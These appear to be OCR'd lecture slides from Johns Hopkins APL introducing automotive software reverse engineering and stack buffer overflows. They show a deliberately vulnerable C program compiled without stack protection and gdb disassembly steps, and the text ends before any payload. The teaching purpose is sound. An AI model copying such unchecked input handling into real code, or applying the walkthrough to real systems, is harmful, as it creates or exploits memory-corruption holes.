Johns Hopkins
APPLIED PHYSICS LABORATORY

11100 Johns Hopkins Road
Laurel, MD 20723-6099


The Next Frontier of Cyber Warfare: Exploring Reverse Engineering of Automotive Software

August 16, 2021

Bradley Potteiger, PhD
Johns Hopkins Applied Physics Lab
Laurel, MD

About Me

- **University of Maryland, Baltimore County**
  - Research: Underwater Localization, Wireless Sensor Networks
  - Internships
    - West Virginia University – Photonics
    - Executive Office of the President – Software Engineering
    - Texas A&M – Solar Energy
- **Vanderbilt University**
  - Research: Resiliency and Security of CPS
  - Startups, Innovations
  - STEM outreach through Congressional Initiatives
- **National Security Agency**
  - Leveraging Big Data for Strategic Intelligence




About Me

- **Johns Hopkins Applied Physics Lab**
  - Research Focus
    - Embedded Exploitation and resilience of safety-critical Cyber-Physical Systems
    - Assurance of Autonomous Systems
    - Big data, election integrity, national security
  - Government Collaboration
    - NSA, NSF, DARPA, NIST, etc.

NIST
National Institute of Standards and Technology
U.S. Department of Commerce

Cyber-Physical Systems are NOT Secure

- CPS-IoT are increasingly subjected to sophisticated cyber-attacks
- Several high profile autonomous vehicle accidents demonstrate the tightly coupled nature between the software and physical dynamics
- CPS not only have to maintain integrity while under cyber attacks, but also need to ensure safe behavior and operation



Motivation: Offense

- DARPA Cyber Grand Challenge
  - Autonomous Capture the Flag Competition in 2016
  - Led to development of and interest in autonomous reverse engineering and exploitation tools within academia, government, and industry (For All Secure, Angr, McSema, Ghidra, etc.)
  - Competition architecture was limited in scope, new problems emerge when looking at scaling approaches to the **REAL WORLD**


- Johns Hopkins Applied Physics Lab
  - 7,000 Employees in Laurel, MD
  - Group serves as embedded reverse engineering SMEs for IC and DOD
  - Mission critical and time sensitive projects often emerge unpredictably with tight deadlines

Automotive Security

- Vehicle Statistics
  - 150 Million connected vehicles by 2020
  - 70 ECUs
  - 100 Million lines of code


- Significant Vulnerabilities
  - ECU Legacy Code
  - Connection of non-critical systems to safety-critical network
  - Unprotected communications

- Memory Corruption
  - Code Injection
  - Code Reuse
  - Non-Control Data




Buffer Overflow = MemoryCorruption

Smashing the Stack for Fun and Profit




```
/------------------\  lower
|                  |  memory
|       Text       |  addresses
|                  |
|------------------|
|   (Initialized)  |
|        Data      |
|  (Uninitialized) |
|------------------|
|                  |
|       Stack      |  higher
|                  |  memory
\------------------/  addresses
```

Fig. 1 Process Memory Regions




```
bottom of                                                            top of
memory                                                               memory
           buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][        ][    ][    ][    ][    ][    ]

top of                                                            bottom of
stack                                                                 stack
```

Exploiting Buffer Overflow





```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```



```
bottom of                                                              top of
memory                                                                 memory
           buffer2        buffer1   sfp   ret    a     b     c
<------    [            ][        ][    ][     ][    ][    ][    ]

top of                                                              bottom of
stack                                                                   stack
```


Source Code


high address
command-line arguments and environment variables
stack
heap
uninitialized data (bss)
initialized to zero by exec
initialized data
text
read from program file by exec
low address




```
#include <stdio.h>

void secretFunction()
{
   printf("Congratulations!\n");
   printf("You have entered in the secret function!\n"
}

void echo()
{
   char buffer[20];

   printf("Enter some text:\n");
   scanf("%s", buffer);
   printf("You entered: %s\n", buffer);
}

int main()
{
   echo();

   return 0;
}
```

Normal Operation



```
gcc vuln.c -o vuln -fno-stack-protector -m32
```




```
Enter some text:
HackIt!
You entered: HackIt!
```

GDB Run Through


gdb vuln

Disass main




```
(gdb) disass main
Dump of assembler code for function main:
   0x08049200 <+0>:     push   %ebp
   0x08049201 <+1>:     mov    %esp,%ebp
   0x08049203 <+3>:     and    $0xfffffff0,%esp
   0x08049206 <+6>:     call   0x80491bf <echo>
   0x0804920b <+11>:    mov    $0x0,%eax
   0x08049210 <+16>:    leave
   0x08049211 <+17>:    ret
End of assembler dump.
(gdb) 
```

Disass secretFunction



```
Dump of assembler code for function secretFunction:
   0x08049196 <+0>:     push   %ebp
   0x08049197 <+1>:     mov    %esp,%ebp
   0x08049199 <+3>:     sub    $0x8,%esp
   0x0804919c <+6>:     sub    $0xc,%esp
   0x0804919f <+9>:     push   $0x804a00c
   0x080491a4 <+14>:    call   0x8049050 <puts@plt>
   0x080491a9 <+19>:    add    $0x10,%esp
   0x080491ac <+22>:    sub    $0xc,%esp
   0x080491af <+25>:    push   $0x804a020
   0x080491b4 <+30>:    call   0x8049050 <puts@plt>
   0x080491b9 <+35>:    add    $0x10,%esp
   0x080491bc <+38>:    nop
   0x080491bd <+39>:    leave
   0x080491be <+40>:    ret
```


Disass echo



```
Dump of assembler code for function echo:
   0x080491bf <+0>:     push   %ebp
   0x080491c0 <+1>:     mov    %esp,%ebp
   0x080491c2 <+3>:     sub    $0x28,%esp
   0x080491c5 <+6>:     sub    $0xc,%esp
   0x080491c8 <+9>:     push   $0x804a049
   0x080491cd <+14>:    call   0x8049050 <puts@plt>
   0x080491d2 <+19>:    add    $0x10,%esp
   0x080491d5 <+22>:    sub    $0x8,%esp
   0x080491d8 <+25>:    lea    -0x1c(%ebp),%eax
   0x080491db <+28>:    push   %eax
   0x080491dc <+29>:    push   $0x804a05a
   0x080491e1 <+34>:    call   0x8049070 <__isoc99_scanf@plt>
   0x080491e6 <+39>:    add    $0x10,%esp
   0x080491e9 <+42>:    sub    $0x8,%esp
   0x080491ec <+45>:    lea    -0x1c(%ebp),%eax
   0x080491ef <+48>:    push   %eax
   0x080491f0 <+49>:    push   $0x804a05d
   0x080491f5 <+54>:    call   0x8049040 <printf@plt>
   0x080491fa <+59>:    add    $0x10,%esp
   0x080491fd <+62>:    nop
   0x080491fe <+63>:    leave
   0x080491ff <+64>:    ret
```

Set Breakpoint and Run

1. B * 0x080491fd
2. R
3. Enter some Text AAAAAAAAAA
4. View Stack at breakpoint – x/40x $esp



